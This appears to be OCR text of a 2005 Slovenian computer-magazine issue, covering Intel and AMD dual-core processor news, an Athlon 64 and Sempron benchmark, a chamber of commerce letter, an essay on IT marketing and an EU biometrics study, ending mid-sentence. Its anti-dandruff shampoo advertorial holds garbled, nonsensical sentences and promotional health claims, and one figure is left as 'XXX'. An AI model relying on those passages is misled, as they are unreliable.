Pa še zanimivost. Sodoben procesor **Pentium 4** vsebuje **55 milijonov tranzistorjev**. Če bi hoteli na papir narisati »načrt« takšnega procesorja in bi za vsak tranzistor narisali znak, velik en kvadratni centimeter, bi potrebovali približno 5500 kvadratnih metrov papirja samo za oznake tranzistorjev, kaj šele, če bi hoteli izrisati tudi povezave med njimi. Še zanimivejši pa je podatek, da bi risanje tranzistorjev, če bi risali s hitrostjo en znak na sekundo, torej brez povezav, trajalo skoraj dve leti (dobrih 636 dni). V tem času pa bi tehnologija že podvojila njihovo število.

ODZIV NA KOMENTAR »KDO PROMOVIRA SLOVENSKO ZNANJE?«

Objavljeno v rubriki V precepu,
Moj mikro,
5. april 2005

Zagotovo je želja Gospodarske zbornice Slovenije učinkovito in ustrezno pomagati slovenskim podjetjem pri prodoru na tuje trge. To je tudi eden od naših ciljev, ki smo si jih zamislili v zbornici prihodnosti. Ponavadi pa je želja in potreb veliko več, kot lahko za tovrstne storitve namenimo sredstev. Zato se povsem strinjamo z ugotovitvijo avtorja, da bi morala slovenska vlada nameniti več denarja za pomoč pri tovrstnih projektih. Gospodarska zbornica Slovenije po programu, ki ga je potrdil Odbor za mednarodno konkurenčnost in sodelovanje (v njem so predstavniki podjetij, vlade, parlamenta in izobraževalnih ustanov), udeležbe na svetovnih sejnih in Evropski uniji ne sofinancira. CeBIT po tem merilu ne sodi med tiste sejme, kjer bi podjetja lahko računala na denarno pomoč GZS. Poleg tega bi bilo na CeBITu težko zagotoviti prepoznavno skupinsko stojnico slovenskih podjetij, saj kot avtor sam navaja, so slovenska podjetja večinoma razpršena po različnih dvoranah. Ob teh pogojih in zelo omejenih sredstvih

pa ocenjujemo, da bi bila postavitev zgolj nacionalne stojnice neracionalna.

Glede na to, da je eden od osnovnih ciljev GZS na področju internacionalizacije pridobivanje novih trgov, pa GZS v letošnjem letu organizira skupinski nastop slovenskih podjetij na sejmu CeBIT Asia, ki bo v začetku maja v Šanghaju na Kitajskem. GZS bo podjetjem pokrila polovico stroškov udeležbe (postavitev in najem razstavnega prostora) na tem sejmu. Za to možnost se je odločilo šest slovenskih podjetij.

Kot smo že na začetku dejali, se na GZS strinjamo s trditvami avtorja, da bi bilo treba prodoru naših podjetij na tujih trgih nameniti večjo pozornost in več denarja. O tem smo obvestili ministrstvo za gospodarstvo in se zavzeli za to, da bi v okviru lani sprejetega zakona o pospeševanju internacionalizacije poslovanja in neposrednih tujih investicij Gospodarski zbornici Slovenije podelili koncesijo za izvajanje in sofinanciranje skupinskih ter individualnih sejemskih nastopov v tujini. Ocenjujemo, da bi za kakovostno tovrstno podporo podjetjem potrebovali približno tri milijone evrov, kar je primerljivo z zneski, ki jih glede na svoje velikosti tej dejavnosti namenjajo druge evropske države.

Služba za komunikacije pri GZS

Piše: Jaka Mele

Jaka.Mele@mojmikro.si

Konec aprila je Intelov PR-oddelek presenetil javnost z napovedjo, da bodo »prihodnji teden začeli prodajati prve dvojevrne procesorje«. Prvi računalnik z novim dvojevrnim procesorjem je bil uradno prodan 19. aprila. Rekord prvega dvojevrnika na trgu je tako pripadel Intelu, ki je tako konkurentu prikrajšal slavje in po dolgem času prevzel lovoriko. AMD-ju je na namiznem trgu doslej namreč vedno uspelo prehiteti silicijevega giganta.

Dvojevrni procesorji naprodaj

Intel je 18. aprila začel prodajati svoje najnovejši procesor **Pentium Extreme Edition 840**. Prvi sistemi z novim procesorjem so bili na voljo že aprila, cena pa se je gibala okoli 3000 USD. Pentium EE 840 je namreč najzmogljivejši in tudi najdražji Intelov model, katerega trenutna cena se giblje zajetnih 1000 USD.

AMD predstavi svoje dvojevrnike

Da je bila Intelova predstavitev dvojevrnih procesorjev resnično presenečenje in da je bil tudi AMD že skoraj pripravljen in je verjetno nameraval spet prehiteti Intel za nekaj dni, priča tudi dejstvo, da je že tri dni po Intelovi napovedi svojega prvega dvojevrnega strežniškega procesorja tudi AMD predstavil tudi **Opteron**. Procesor Opteron serije 800 je tako že na voljo, tako v štiri- kot osemprocesorskih izvedbah, maja pa bo sledil tudi procesor za dvojevrne delovne postaje iz serije **200**. Delovne frekvence jeder novih procesorjev bodo od 1,8 do 2,2 GHz, cene pa med 1514 in 2649 USD. Znano je tudi novo ime za namizni dvojevrni procesor – tržil se bo pod znamko **Athlon X2**, prve modele pričakujemo junija.

AMD Athlon X2

Poleti pričakujemo AMD-jev prvi namizni dvojevrni procesor. Družina Athlon X2 bo po zmogljivosti med procesorjema Athlon 64 in Athlon FX. Prvi modeli bodo 4200+ (2,2 GHz, 2x 512 KB predpomnilnika L2), 4400+, 4600+ in 4800+ (2,4 GHz, 2 x 1 MB predpomnilnika L2). Procesorji izrabljajo vmesnik 939, izdelani pa so z **90 nm tehnologijo**. Vsak procesor sestavlja preko **233 milijonov tranzistorjev**. Integrirani pomnilniški krmilnik podpira pomnilnik DDR PC1600, PC2100, PC2700 in PC3200. Procesorje bo moč uporabljati na matičnih ploščah za Athlon 64 le s popravki BIOS-a, saj tudi po energijski porabi procesorji ustrezajo predhodnikom (do 110 W). Cene Athlonov X2 bodo, odvisno od modela, med 537 in 1001 USD.

Dvojevrni 64-bitni prenosniki

Intel je zaradi nerazkritih razlogov (sumimo pa večje zaloge trenutnih procesorjev Pentium M in njihovo dobro prodajo) **prestavil** že napovedano predstavitev dvojevrne različice mobilnega procesorja osnovne Centrino, zloglasnega **Yonaha**. Yonah je tako prestavljen šele na drugo četrletje prihodnjega leta. **AMD** bo tako s

svojim modelom **Turion 64** prvi na mobilnem trgu, s čimer si utegne povečati tržni delež. Turion 64 bo tako edini mobilni predstavnik tako 64-bitnega procesiranja kot dvojne arhitekture.

Wimax na pohodu

Sredi aprila je **Intel** uradno začel prodajo svojega sistema Wimax na čipu. **Intel PRO/wireless 5116**, prej znan kot Rosedale, temelji na standardu Wimax 802.16-2004. Le nekaj dni pozneje, 21. 4. je svoj čip Wimax predstavil tudi **Fujitsu**. Tudi njihov **MB87M3400** je sistem na čipu, ki podpira uradni standard. Čip je zgrajen okoli jedra RISC, ki vključuje zgornje nivoje MAC, gonilnike, protokolni sklad, fizični nivo OFDM 256 in podpira kanale širin od 1.75 do 20 MHz, s čimer zna delovati na vseh pasovnih širinah. Čip je že na voljo, v količinah po 1000 kosov po ceni 45 USD. Oba proizvajalca sta že podpisala več pogodb o sodelovanju, s čimer je podatek o začetku testiranja skupne uporabnosti (interoperabilnosti) za julij letos postal veliko bližje.

Cray napovedal nove superračunalnike

Novica ni presenetljiva. Presenetljivo pa je, da se je tudi proizvajalec legendarno močnih superračunalnikov, katerih cene se gibljejo v stotinah milijonov USD, preusmeril na uporabo **množičnih procesorjev**. Cray je za svoj novi superračunalnik **XT3** tako izbral novo generacijo **dvojedrnih procesorjev AMD Opteron**. Kot glavni razlog so navedli združljivost s starimi procesorji, kar omogoča podvojitev procesne moči z minimalnimi stroški in ob skoraj zanemarljivem povečanju porabe energije in segrevanja.

Intel skoraj že prešel na 65 nm tehnologijo

Intel je napovedal, da bosta bistveni prednosti skorajšnjega prehoda na 65 nm proizvodni proces **nižja energijska poraba procesorjev ob hkratnem nižanju cene**. Prihajajoči dvojedrni procesorji s taktom, ki po napovedih sprva še vedno ne bo presejal **4 GHz**, bo na ravni trenutnih procesorjev, torej okoli **130 W**, mejo pa bodo počasi nižali. Procesorje bomo ugledali leta 2006, med prvimi pa bodo **Presler, Cedar Mill** in **Conroe**. Ti procesorji bodo prinesli tudi tehnologijo virtualizacije in dodatne varnosti LaGrande. Delovne frekvence se bodo najprej gibale med 2,8 in 3,4 GHz, uporabljali pa bodo 800 MHz sistemsko vodilo. Procesorji bodo najverjetneje nosili oznako Pentium-D 900 (Intel s tem opušča označevanje Pentium 4).

POPRAVKA

V prejšnji številki je pri opisu prenosnika blagovne znamke **Gerinote, Silver Centrino**, prišlo pri opisu do neljube napake. Tako sem v opisu napačno navedel količino pomnilnika, v tabeli pa napačno velikost zaslona in grafično kartico. Pravilni podatki so: 15" TFT 1400 x 1050 pik
1 GB MB DDR 333 MHz
Intel Pentium M Centrino 1,7 Ghz
ATI RADEON Mobility 9700 s 128 MB pomnilnika in DVD-zapisovalnik
Za neljube napake se iskreno opravičujem.
(Zdenko Frangež)

V prejšnji številki smo pri drugi tabeli v temi meseca izpustili del imena pri **Foto Markelj** in napisali le Markelj. Gre za podjetje Foto Markelj v obeh primerih.
(Alan Orlič Belšak)

Test novih namiznih AMD-jevih 64-bitnih procesorjev



AMD je v začetku aprila predstavil osveženo linijo procesorjev tako v zmogljivem 64-bitnem razredu **Athlon 64**, kot tudi v vstopnem razredu **Sempron**. Procesorji temeljijo na osveženih jedrih in so izdelani pa z **90 nm tehnologijo**. Sredi aprila je stekla tudi prodaja novincev in oba modela smo preizkusili tudi v našem laboratoriju.

AMD je prehod na 90 nm začel že lani z jedrom Winchester. Vendar pa mu tam ni uspelo doseči frekvenčnega potenciala, saj je bilo delovanje omejeno na blizu 2,2 GHz. Zato so do zdaj najmočnejše modele (Athlon 64 4000+, Athlon FX) še vedno izdelovali s 130 nm tehnologijo. Osvežena, optimirana različica 90 nm procesa se je materializirala v jedrih **Venice** (512 KB predpomnilnika L2) oz. **San Diego** (1 MB predpomnilnika L2). Osvežitev poleg prehoda v naprednejši proces izdelovanja prinaša še bonbončke. Eden izmed njih je zagotovo dodana **podpora naboru ukazov SSE3**, optimiranje arhitekture pa naj bi omogočilo tudi višje delovne hitrosti. Izboljšan je tudi integrirani pomnilniški krmilnik, ki zdaj veliko lahkotneje krmili štiri obojestranske module DDR400, s čimer je bilo v jedru Winchester kar nekaj težav. Poleg novih jeder za Athlon64 je AMD predstavil tudi osveženo jedro za cenejši Sempron – jedro **Palermo** (256 KB predpomnilnika L2). Tudi ta prinaša podporo ukazom SSE3, optimiran pomnilniški krmilnik, a ostaja zvest ležišču Socket 754, pa tudi podpora tehnologiji Cool'n'Quiet je ostala. Žal niti v novem Sempronu AMD ni vključil podpore 64-bitnim ukazom, kar je vsekakor razočaranje, še zlasti ob Intelovi napovedi, da 64-bitne ukaze vpeljuje tudi v Celerone.

AMD je za izdelavo naprednejših 90 nm procesorjev sodeloval z IBM-om in pri izdelavi zdaj uporabljajo po posebnem postopku obdelan silicij, ki dosega boljše zmogljivosti. Postopek se imenuje tehnologija **Dual Stress Liner** in je v bistvu podoben Intelovemu napetemu siliciju (strained silicon). Energijska poraba Athlon 64 3700+ se giblje okoli 89 W, Semprona pa XXX, oboje je enako predhodnikom.

Oznake novih procesorjev (številke pod imenom procesorja) so jasne: če se oznaka konča z **BP**, označuje jedro Venice, kjer je najvišja hitrost 3800+; oznaka **BN** pa jedro San Diego z najvišjo hitrostjo 4000+. Pri Sempronih je podobno – novi Semproni nosijo oznako **BD** (stepping E).

Oba procesorja sta brez težav delovala s testnimi matičnimi ploščami vmesnika Socket 939, na katerih smo v preteklih mesecih preizkušali AMD-jeve procesorje, izdelane tako z 0,13-mikronsko kot tudi 90 nm tehnologijo vWinchester.

	AMD Sempron 3300+	AMD Athlon64 3700+	AMD Athlon64 4000+	AMD Sempron 3100+	Intel 660 (3,6GHz)	Intel EE 3,76GHz
3DMark 2005						
Skupno 1024 x 768	4.901	5.801	5.438	4.713	5.577	5.873
PCMark 2004						
Skupno	4.316	5.613	5.394	3.904	5.416	5.801

Procesorje smo soočili v testih PCMark 2004 in 3DMark 2005. Vsi programi so sestavljeni iz nabora tipičnih aplikacij in uporab. Rezultat je sestavljen iz povprečij in je indeksne oblike ali pa pomeni skupno oceno – višja številka pomeni boljši rezultat. V testih Intelovih procesorjev sta bila uporabljena plošča z naborom i925XE ter 1024 MB dvokanalnega pomnilnika DDR-2 533 MHz; v testu procesorjev AMD je bila uporabljena plošča MSI K8N Diamond. Uporabljena je bila grafika ATI X850XT na vodilu PCI Express. Sistem: Windows XP.

Poudariti velja, da sta obe novi jedri namenjeni doseganju **precej višjih delovnih frekvenc**, s čimer sta odlična kandidata za navijanje. Novi Athlon 64 dosega preko 5 % boljše rezultate kot primerljivi predhodni model, medtem ko je pri Sempronu ta razlika le 1 %. Vsekakor pa procesorja po opažanju delujeta hladneje, predvsem glede na Intelov tabor.

SUBRINA RECEPT

Zdravo lasišče brez prhljaja

• Kako nastane prhljaj?

Prhljaj je pogosta nadloga, ki nastane, ko se odloščena plast lasišča ujamejo med lase. Spremljajo ga bele luske obloge, velikokrat pa tudi neprijetno srbenje. Povzročajo ga lahko različne bolezni in stanja, med katerimi je najpogostejši tako imenovani seboroični prhljaj. Podoben lasišču, da prhljaj prizadene vse druge drugega možnega in manifestirajo ženske. Vseh dejavnikov, ki vplivajo na nastanek prhljaja, še danes ne poznamo, vendar pa igrajo pomembno vlogo iz različnih potenje, androgeni hormoni, stres in duševna napetost, dedna nagnjenost, posamezna zdravila ter glivica *Pityrosporum ovale*.

Prhljaja povzroči ni lahko prepoznati, zato si lahko pri različnih oblikah včasih pomagamo tudi sami. Da bi ga lahko uspešno zdravili, je pri izdvojnem oblikah varsko za nastanek prhljaja potrebno preučiti bolj natančno, zato pa je priporočljiv obisk pri dermatologu.

• Kateri so tiste učinkovine, ki jih vsebujejo izdelki, namenjeni odpravljanju prhljaja?

- **Zinc Pyrithione** - je aktivna sestavina, ki učinkovito oslabi rast mikroorganizmov. Pri večini kozmetičnih izdelkov se uporablja kot konzervans in kot aktivna sestavina proti prhljaju, ki poleg tega, da odpravi prhljaj, tudi učinkovito preprečuje njegov ponovni pojav.
- **Oclapirax** - v primeru, da gre za občutljivo lasišče, odstranjevanje lažjih oblik prhljaja ali preprečevanje ponovnega pojava, lasišče vsebuje blago aktivna sestavina oclapirax, ki učinkovito odpravi prhljaj in zdravega lasišča ne poškoduje.
- **Tea Tree oil** - deluje antibakterijsko. S tem pomirja lasišče in zmanjša morebitna vnetja.

V laboratorijih in liže so se skrbno izbrani učinkovine vgradili v Subrina Recept in s tem dosegli maksimalno učinkovitost pri odpravljanju težav z lasiščem – prhljajem.



• Kaj priporočite? Kako naj se posameznik spopade s prhljajem?

Pri trdovratnejših oblikah prhljaja priporočamo kombinacijo izdelkov Subrina Recept. Poleg šampona priporočamo še uporabo losjona.

Da se prhljaj ne bi več pojavil, svetujemo redno uporabo enega izmed šamponov Subrina Recept. Izbirate lahko glede na tip las – za normalne, suhe ali mastne lase.

Če je vaše lasišče občutljivo, priporočamo Subrina Recept šampon proti prhljaju SENSITIVE. Šampon intenzivno odpravi prhljaj, vendar ne aktivna naravno floro zdravega lasišča deluje bolj blago. Primeren je za odstranjevanje lažjih oblik prhljaja, preprečuje pa tudi njegov ponoven nastanek.



DERMADENT
ZAVETA 111

naročanje: p. - ču. od 08.00-11.30 in
od 15.00-18.30, pe.: od 08.00-11.30
www.dermadent.si

Bojan Popovič,
dr.med.,urhuc/pl.pnac,spec.dermatovenerolog

KAKO SE LOTIMO PRHLJAJA S SUBRINO RECEPT?



• Kako pogosto uporabljamo navedena izdelka?


Z izdelki Subrina Recept rešujemo različne stopnje težav, zato je temu primerna tudi različna uporaba izdelkov.

Pri lažji obliki prhljaja in tedi želimo preprečiti njegov nastanek, redno uporabljamo enega izmed šamponov Subrina Recept, glede na tip las in glede na potrebo.

Pri odpravljanju težjih oblik prhljaja opravimo enomesečno terapijo z uporabo kombinacije šampona in losjona:

Enkrat tedensko si pred umivanjem, že po suhih laseh, enakomerno porazdelite eno ampulo Subrina Recept losjona proti prhljaju INTENSIVE PLUS, ga vtirite v lasišče in pustite delovati 20–30 minut. Nato si lase umijete s Subrina Recept šamponom proti prhljaju INTENSIVE, po umivanju pa uporabite še Subrina Recept losion proti prhljaju INTENSIVE, ki ga enakomerno porazdelite po mokrih laseh, ga vtirite in ne lopirate. Po končanem postopku si oblikujete željeno pričesko. Kombinacija vseh treh izdelkov Subrina Recept INTENSIVE je izjemno učinkovita že po 4 tednih uporabe. Če si lase umivate večkrat tedensko, potem pri vsakem naslednjem umivanju uporabite eno enega izmed šamponov Subrina Recept.

Rezultati laboratorijskega testiranja



V obdobju testiranja se je količina prhljaja postopoma zmanjševala. Že po 4 tednih uporabe izdelkov Subrina Recept šampona in losjona prhljaj skoraj popolnoma izgine. Laboratorij: Laboratorij za mikrobiologijo in imunologijo, Ljubljana

Pe uspešno odpravi prhljaja medijujemo z uporabo enega izmed šamponov Subrina Recept. Uporaba Subrina Recept šampona proti prhljaju priporočamo tudi kot preventivo, ko še nimate zamaill nastanka prhljaja.

PROMOCIJA V IT – PREVIDNO Z NALOŽBAMI

Piše: Tanja Čavlovič

Vsakih nekaj mesecev dobim telefonski klic, v katerem mi ponudnik grafičnih in tiskarskih storitev ponudi super ugodno storitev za res malo denarja. Ponudnikom lepo razložim, da gre na področju računalništva in strojne opreme, s katero se ukvarjamo, vse prehitro v pozabo, zato je zame njihova ponudba skoraj brez pomena. Seveda si nekam shranim podatke o stikih, da mi bodo pri roki, ko bom to potrebovala, toda dokler res ne potrebujem grafičnih ali tiskarskih storitev pri večjih projektih, na take ponudbe nisem prav pozorna.

Tisk in drage grafične ter oblikovalske storitve se v informacijski tehnologiji in v računalniškem svetu **ne obrestujejo**. Preprosto – **napredek je prehitel**. Ob vsem sledenju izboljšavam raznih izdelkov, ki jih uvažamo, nam komaj uspe ostati na tekočem z vsemi elektronskimi informacijami. Zato se mi zdi popolnoma potratno, da bi vlagali sredstva v tiskano gradivo, ki bo čez nekaj mesecev zastarelo, nam pa ga ne bo uspelo vsega distribuirati na prava mesta. Da bi vlagali v promocijske video posnetke, ki bi jih bilo treba še producirati, plačati objavo, po možnosti še razmnoževati itd., pa bi bilo še najbolj potratno.

Tisk in distribucija letakov se pozitivno obrestuje samo podjetjem z res široko ponudbo izdelkov, ki to tiskano promocijsko gradivo dostavljajo neposredno v poštne nabiralnike končnih uporabnikov. Ta način promocije preverjeno najbolj deluje. Za druga podjetja pa je zdaj na voljo veliko boljših in cenejših rešitev.

Zadnje čase se kar pogosto zgodi, da beremo o izboljšani različici kakšnega izdelka, a za prejšnjo še vedeli nismo. Ali pa najdemo izdelek, katerega nakup se nam zdi zanimiv, in ko poženemo vso kolesje, da odkrijemo kakšne podatke o izdelku in možnostih nakupa, ugotovimo, da je že star in da ga sploh ni več možno dobiti na trgu. Prodajalci nam prijazno, z malo navdušenja v glasu razložijo, da je tukaj na voljo že izboljšana (dražja) različica, a ta nam zaradi kakšne bedaste nepotrebne lastnosti sploh ni všeč.

Če se pri tej razlagi osredotočim na izdelke, ki jih uvažajo podjetje, za katerega delam, sem sama tisti stik v podjetju, ki se na vso moč trudi čimprej najti čimveč podatkov, javnih objav ali prospektov o novi, izboljšani različici, ki je boljša zaradi ... velikokrat ne tako drastičnih izboljšav. Ker hitro tipkam, mi v kratkem času uspe najti spletno stran proizvajalca z opisom izdelka, in tako sogovornikom ponudim posredovanje informacij po elektronski pošti. Že pred kakšnim letom in pol sem se nehala truditi zapomniti si vsako malenkost za vsak izdelek posebej, saj imam to srečo, da ne delam v prodajnem oddelku neposredno s strankami. Zelo dobro pomnim imena spletnih strani in skrbno spravljam vse elektronske informacije.

Pa malce poglejmo koristi teh elektronskih informacij. Če kupcu posredujem elektronsko informacijo, jo lahko dobi **čez nekaj minut**. Na svoj elektronski naslov. Ali pa če je dovolj sodoben zame, dobi spletno povezavo kar takoj – v program za neposredna sporočila. Če je že med mojimi stiki, nima niti stroška telefoniranja. Če pa bi mu poslala tiskano gradivo z opisom izdelka, bi to trajalo en dan, torej samo da informacije pridejo do kupca. In morda še kakšen, da sploh odpre pošto. Lahko se tudi zgodi, da prispelo pošto odpira kdo drug, in ta moj letak oceni za nepotrebno reklamo in ga vrže v koš. In potem kupec

jezen ponovno kliče, mene in podjetje oceni za nedosledno ...

Pridobitev in posredovanje neobsežne elektronske informacije me ne staneta nič (ker delam za distribucijsko podjetje). Morda me stane nekaj časa. Za pridobitev tiskanega gradiva pa je včasih potrebno vse tole: plačati nekemu, da sestavi informacijo – letak po tvojih željah. Plačati material, ki je potreben za tisk, torej papir, in tukaj se moramo spomniti še na strošek črnila. Plačati storitev tiskarne (tam je najbrž tisto črnilo všteto). Plačati strošek prevoza do lokacije podjetja, kjer se vse pregleda in se seveda odkrije še par »popacanih« izvodov, kar se izkaže kot potrata. Potem pa plačati prevoz za distribucijo teh papirjev. Če se tukaj spomnimo na kupca, ki je od mene potreboval letak, še strošek poštne storitve. Prepogosto se zgodi, da nam veliko gradiva ostane v podjetju in zastari. Ker je prehitro tukaj nov, izboljšan izdelek.

Še nekaj o grafičnih in vizualnih ter oblikovnih storitvah. Tole si dovolim

pisati, ker sem pred tem pogledala spletne strani veliko računalniških podjetij.


Računalniška podjetja bi morala zelo **previdno izbrati videz spletne strani**.

V podjetju mora biti zaposlen nekdo, ki je zadolžen za posodabljanje in ima dovolj časa za to. Če pa računalniško podjetje naroči spletno stran pri specializiranem ponudniku, mora biti zelo previdno pri vsebinah, ki jih po objavi v internetu ne bo več možno spreminjati. Tako lahko nastanejo dokaj visoki stroški zaradi nenehnega naročanja sprememb informacij ali pa je predstavitev podjetja neugledna zaradi neaktualnih vsebin. Zelo koristni so posebni prostori na naslovnih spletnih straneh, kjer podjetje samo objavlja novosti s slikami – brez posega ponudnika, ki je oblikoval spletno stran. Ponudniki tovrstne posege zelo drago zaračunavajo. Zbirke podatkov o izdelkih na kakšni podstrani, ki jih je treba posodabljati (recimo trenutno zalogo ali ceno), so pa sploh zelo potratne – seveda, če ne govorimo o e-trgovini. Te zbirke lahko nadomestijo preproste datoteke v formatih, s katerimi znajo ravnati vsi, in ki se lahko hitro posodabljujejo.

Dokazano je, da so razni migljajoči in gibljivi elementi na spletnih straneh za

obiskovalce zelo odbojni. To poudarjajo že vse marketinške šole, ki izobražujejo na področju elektronskega poslovanja. In prav ti elementi največ stanejo. Tudi sami ste že nič kolikokrat doživeli trenutek, ko ste nekje v spodnjem desnem kotu iskali besedici »skip intro«, da ste hitro prišli do informacij, ki jih res potrebujete. Lepoto bomo že občudovali, ko bomo imeli čas. Včasih so kak lep intro imele spletne strani avtomobilskih proizvajalcev, toda tudi ti so se sčasoma znebili tega. Ohranili pa so tem podobne animacije. Na podstraneh, ki si jih uporabnik ogleda, ko ima čas in ko je pri volji. Če pa ima na svoji spletni strani te migljajoče animacije podjetje, ki kot storitev ponuja izdelavo gibljivih elementov za spletne strani, je v tem primeru lahko to upravičeno.

V informacijski tehnologiji nenehno potekata iskanje izboljšav in proizvodnja naprednejših izdelkov. Ti se nato na dobro znanih in dobro oglaševanih sejmih ali spletnih straneh predstavljajo in izpodrivajo izdelke, ki že krožijo na trgu. Zato menim, da morajo biti podjetja, katerih poslovanje je v zvezi z računalništvom in informacijsko tehnologijo, zelo previdna pri vlaganju sredstev v promocijo in pospeševanje prodaje. ■



Ilustracija: Marko Škerlep

EVROPSKI VELIKI BRAT

Kako pomembna je biometrija za Evropo, poskuša pokazati študija Evropske komisije. 160 strani »teorije« o tehnologiji in njenem vplivu na posameznika. Tipično vprašanje, na katero bomo poskušali odgovoriti, je: Gre za tendenco vzpostavitve nadzora nad družbo v sliki in besedi »velikega brata« ali le za povečanje naše varnosti z minimalnim vplivom na svoboščine? Bolj ali manj se govori zgolj o tem. A v ozadju je še nekaj. Nadzor nad novo industrijsko panogo, ki bo kmalu vredna veliko denarja? Lahko Slovenci pristavimo svoj lonček ali bo šla vsa zgodba neslišno mimo nas?

Pišeta: Marjan Kodolja in Zoran Banovič

marjan.kodolja@mojmikro.si, zoran.banovic@mojmikro.si

Evropska komisija je predstavila študijo o vpeljavi biometrije v evropski »način življenja« in njenem vplivu na družbo kot celoto (Biometrics at the Frontiers: Assessing the Impact on Society). Na prvi pogled gre še za en birokratski umotvor. Nekaj podobnega kot je lizbonska strategija, ki jo je moč velikokrat slišati iz ust evropskih in tudi naših politikov. Smo torej spet priča teoretiziranja o nečem, kar drugi po svetu delajo v praksi? Še posebej ker v študiji ni zapisanega nič revolucionarnega in univerzalnega. Še več. Ugotovitve o **varnostnih vidikih biometrije** so znane že dlje časa, prav tako pa študija ne daje nedvoumnih odgovorov na vprašanja in dileme, povezane s **svoboščinami posameznika**.


Vprašljivo je tudi, ali jo bodo prebrali tisti, ki jim je namenjena – »ljubljeni vodje« posameznih držav, ki morajo zadevo prenesti v prakso. Le država ima formalno moč, da to kot prva stori in s tem sproži razvoj tega področja. Lahko bi dejali, da je največja vrednost študije ravno **zaveza, ki jo ta zahteva od države**. »Državno financirani projekti so največji spodbujevalec razvoja novih tehnologij in imajo neposredni vpliv na hitrejše in predvsem lažje nastajanje novih podjetji s področja novih tehnologij.« Tega stavka v študiji ni, smo pa ga zapisali mi, saj menimo, da tako dela Amerika in še kdo in bi verjetno morala tudi Evropa.

NA RAZPOTJU

Študija nam tako kot lizbonska strategija poskuša dopovedati, da smo na razpotju. Pravi nam, da je čas, da nekaj storimo v tej smeri, ne toliko na tehnološkem področju kot na **družbenem**. Ljudem je potrebno razumljivo dopovedati, da jim bo biometrija več dala, kot vzela (če to res drži). Nam Evropejcem mora biti jasno, da bomo zarezali v to pogačo zaradi nas samih (naše varnosti in naših prednosti), in ne zgolj zato, ker Amerika od sveta zahteva biometrične potne listine. Zanimivo je, da Amerika tega ne zahteva zgolj zaradi večje varnosti, temveč je v ozadju tudi »banalnejša« zadeva, **globalna raba njihove tehnologije**, torej njihove **intelektualne lastnine**. V tem grmu tiči zajec in mi bi hoteli, da **Evropa v tej zadevi ne bo zaostala**, kot je zaostala na področju informacijskih tehnologij. Bijemo pa plat zvona. Svetovno sprejetih standardov zapisa biometričnih podatkov še ni, a se v svetu veliko dela na tem. Predvsem se veliko lobira in zahteva. Če bo torej Evropa prisiljena zaradi zahtev Amerike in kratkem zahtevanem času **sprejeti njihove standarde**, jih bomo uporabljali tudi **pozneje**. In zato tudi **plačevali licenčnine** in podobne zadeve povezane z intelektualnimi pravicami. Boljših (in morda naših) ne bomo niti razvijali in ostalo nam bo le »štancanje« izdelkov in v najboljšem primeru aplikativne rešitve. S tem pa bomo izgubili veliko. **Razvoj industrijske panoge**, ki bo v prihodnjih letih vredna veliko. Ne nazadnje

bi lahko **Slovenci pristavili tudi svoj lonček**. Večkrat je v študiji omenjeno, da biometrične aplikacije niso bile še nikoli preskušeni na zaključeni entiteti – državi. Lahko bi celo kaj iztržili, če bi bila Slovenija preizkusni poligon.

KAJ PREDLAGA EVROPA ...



Preverjanje: Če smo pravi, nas bodo spustili naprej.

Glavna ugotovitev študije je tako imenovani učinek razpršitve. **Uporaba biometrije lahko prinese večje udobje in koristi posameznikom**. Pričakovano je, da se bodo biometrične rešitve na različnih področjih življenja razmahnile hitro po tistem, ko bodo posamezne države uvedle biometrične potne listine. Najpomembnejše pa je, da se ne zadovoljimo le s potnimi listinami, temveč pustimo domišljiji prosto pot (seveda pod pogojem upoštevanja



